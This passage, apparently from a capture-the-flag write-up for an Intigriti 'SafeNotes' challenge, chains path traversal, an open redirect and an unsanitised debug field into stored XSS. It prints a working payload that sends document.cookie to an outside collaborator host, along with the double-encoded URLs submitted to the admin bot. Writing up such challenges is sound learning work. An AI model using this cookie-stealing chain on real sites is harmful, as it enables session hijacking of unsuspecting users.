48 # self.send_header('ACCESS-CONTROL-REQUEST-METHOD', 'GET') # Specific value sent by Client
49
```

```
HTTP Requests
-----
20:47:40.305 CESTGET      /          200 OK
20:47:40.237 CESTOPTIONS /          200 OK
```

We request to view the note again and now we see the OPTIONS request followed by the GET request. We have reached the point where the web application is looking for the note content on our server.

The note fetch looks for 3 possible thing in the JSON it reads: content, error and debug. During our recon we noticed debug has no sanitization protection.

```
78     if (noteId.includes("./")) {
79       showFlashMessage("Input not allowed", "danger");
80       return;
81     }
82     fetch("/api/notes/Fetch/" + decodeURIComponent(noteId), {
83       method: "GET",
84       headers: {
85         "x-CSRFToken": csrf_token,
86       },
87     })
88     .then((response) => response.json())
89     .then((data) => {
90       if (data.content) {
91         document.getElementById("note-content").innerHTML =
92           DOMPurify.sanitize(data.content);
93         document.getElementById(
94           "note-content-section"
95         ).style.display = "block";
96         showFlashMessage("Note loaded successfully!", "success");
97       } else if (data.error) {
98         showFlashMessage("Error: " + data.error, "danger");
99       } else {
100         showFlashMessage("Note doesn't exist.", "info");
101       }
102       if (data.debug) {
103         document.getElementById("debug-content").outerHTML =
104           data.debug;
105         document.getElementById(
106           "debug-content-section"
107         ).style.display = "block";
108       }
109     });
110   }
111
112   function isValidUUID(noteId) {
113     const uuidRegex =
114       /[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}\$/i;
115     return uuidRegex.test(noteId);
116   }


```

I adapted my python server again to serve the correct JSON response:

```
{  
    "content": "test",  
    "debug": "<img src='x' onerror='alert(document.domain)'>"  
}
```

```
43     self.send_header('ACCESS-CONTROL-ALLOW-METHODS', 'OPTIONS, PATCH, POST, GET') # * or Comma separated values  
44     self.send_header('ACCESS-CONTROL-ALLOW-ORIGIN', '*') # * or Comma separated values  
45     self.send_header('ACCESS-CONTROL-EXPOSE-HEADERS', '*') # * or Comma separated values  
46     self.send_header('ACCESS-CONTROL-MAX-AGE', 600) # seconds  
47     # self.send_header('ACCESS-CONTROL-REQUEST-HEADERS', 'content-type') #Comma separated values sent by client  
48     # self.send_header('ACCESS-CONTROL-REQUEST-METHOD', 'GET') # Specific value sent by Client  
  
49     self.end_headers()  
50     self.wfile.write(bytes(json.dumps({  
51         "content": "test",  
52         "debug": "<img src='x' onerror='alert(document.domain)'>",  
53     }), 'utf-8'))  
54  
55  
56     def serve_get(self):  
57         request_path = self.path
```

```
HTTP Requests  
-----  
  
20:54:33.475 CESTOPTIONS / 200 OK  
20:54:33.547 CESTGET / 200 OK
```



We reached a point where we can force the web application view function to read a JSON file from our own controlled server which serves the debug function and allows us to trigger an XSS attack. At this moment still self XSS but we can feed this input to the BOT to check our note.

Attacking the application BOT

At this point the idea is to give the bot the view URL including the path traversal with redirect to our controlled server so it reads the note from our server firing the XSS so we can exfiltrate the cookies and get the flag.

How do we exfiltrate cookies via XSS can be found here for example: <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>

We need to adapt our XSS payload we are hosting on our own webserver to have the exfiltration function.

I used burp collaborator to do this but this can again be your own webserver.


```
44     self.send_header('ACCESS-CONTROL-ALLOW-ORIGIN', '') # * on Comma separated values
45     self.send_header('ACCESS-CONTROL-EXPOSE-HEADERS', '') # * or Comma separated values
46     self.send_header('ACCESS-CONTROL-MAX-AGE', 600) # seconds
47     # self.send_header('ACCESS-CONTROL-REQUEST-HEADERS', 'content-type') #Comma separated values sent by client
48     # self.send_header('ACCESS-CONTROL-REQUEST-METHOD', 'GET') # Specific value sent by Client
49
50     self.end_headers()
51     self.wfile.write(bytes(json.dumps({
52         "content": "test",
53         "debug": "<img src=x\>" onerror=fetch('https://BURPCOLLABORATOR.com', {method: 'POST', mode: 'no-cors', body:document.cookie});\"/>",
54     }), 'utf-8'))
55
56     def serve_get(self):
57         request_path = self.path
58
59         if request_path == '/favicon.ico':
60             # Don't serve favicon
61             self.send_response(200)
62             self.end_headers()
```

The URL to give to the report section of the web application looks like following if tested locally:

It contains my hosted webserver and note ID so it will not work on your side when copy/pasting.

<http://127.0.0.1/view?note=..%2F..%2F..%2Fcontact?return=https://b370-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f472-10fd-417e-9719-d7e52abb9d40>

But bad surprise nothing happens on my web server. The note is reported successfully but no incoming request



The screenshot shows a browser window with multiple tabs open. The active tab is titled 'localhost/report' and displays the 'SafeNotes' interface. At the top, there's a navigation bar with links for Home, Create Note, View Note, Report, Contact, and Logout. Below the navigation, the title 'Report a Note' is centered. A sub-instruction 'If you find any note that violates our terms of service, please report it here.' is present. A form is centered on the page, containing a single input field labeled 'Enter Note URL:' with the value 'http://127.0.0.1/view?note=..%2F..%2F..%2Fcontact?return=https://b370-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f472-10fd-417e-9719-d7e52abb9d40'. A large black 'Submit Report' button is located at the bottom of the form.

Intigriti August (Defcon) Challenger | SafeNotes - Secure Note Taking | +

localhost/report

SafeNotes

Home Create Note View Note Report Contact Logout

Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:

Submit Report

Note reported successfully

I played around a bit and got to the conclusion the path traversal was probably not working as the BOT got a version with ../ instead of ..%2F. I decided to double URL encode my payload for the BOT from %2F to %252F.

<http://127.0.0.1/view?note=..%252F..%252F..%252Fcontact?return=https://b370-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f472-10fd-417e-9719-d7e52abb9d40>

Intigriti August (Defcon) Challenger | SafeNotes - Secure Note Taking | +

localhost/report

SafeNotes

Home Create Note View Note Report Contact Logout

Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:

Submit Report

Note reported successfully

Intigriti August (Defcon) Challenger | SafeNotes - Secure Note Taking | +

localhost/report

SafeNotes

Home Create Note View Note Report Contact Logout

Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:

Submit Report

Note reported successfully

```

HTTP Requests
-----
21:07:31.571 CESTOPTIONS / 200 OK
21:07:31.624 CESTGET / 200 OK

```

And the XSS payload exfiltrates the flag towards my burp collaborator:

The screenshot shows a Burp Suite interface with a captured request. The request is a POST to a URL starting with 'http://'. The headers include 'Content-Type: text/plain; charset=UTF-8' and 'Accept: */*'. The payload is a multi-line string starting with 'flag=INTIGRITI(piz_solve_locally_first_THEN_repeat_on_remote_server!)'. The response tab is visible but empty.

Final thing to do is convert our payload to work on the real Intigriti challenge page:

- Setup your own web server with JSON file
- Setup your own burp collaborator or web server to receive the cookie or flag
- Login to <https://challenge-0824.intigriti.io/home> and create a note first before to report it.

<http://challenge-0824.intigriti.io/view?note=..%252F..%252F..%252Fcontact?return=https://b370-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?302772c5-4d75-4f02-b09c-ac80448c295a>

The screenshot shows a browser window with multiple tabs open, all titled 'SafeNotes - Secure'. The active tab is 'challenge-0824.intigriti.io/report'. The page displays a 'Report a Note' form. It has a text input field labeled 'Enter Note URL:' containing the XSS payload from the previous step. Below the input is a 'Submit Report' button.

```
3 Connection: keep-alive
4 Content-Length: 50
5 sec-ch-warn
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/101.0.4950.0 Safari/537.36
8 sec-ch-ua-platform
9 Content-Type: text/plain;charset=UTF-8
0 Accept: /*
1 Origin: http://127.0.0.1
2 Sec-Fetch-Dest: frame
3 Sec-Fetch-Mode: cross-site
4 Sec-Fetch-Site: none
5 Referer: http://127.0.0.1/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US
8
9 flag=INTIGRITI137uplivectf_i5ii24_54w3_7h3_d473
```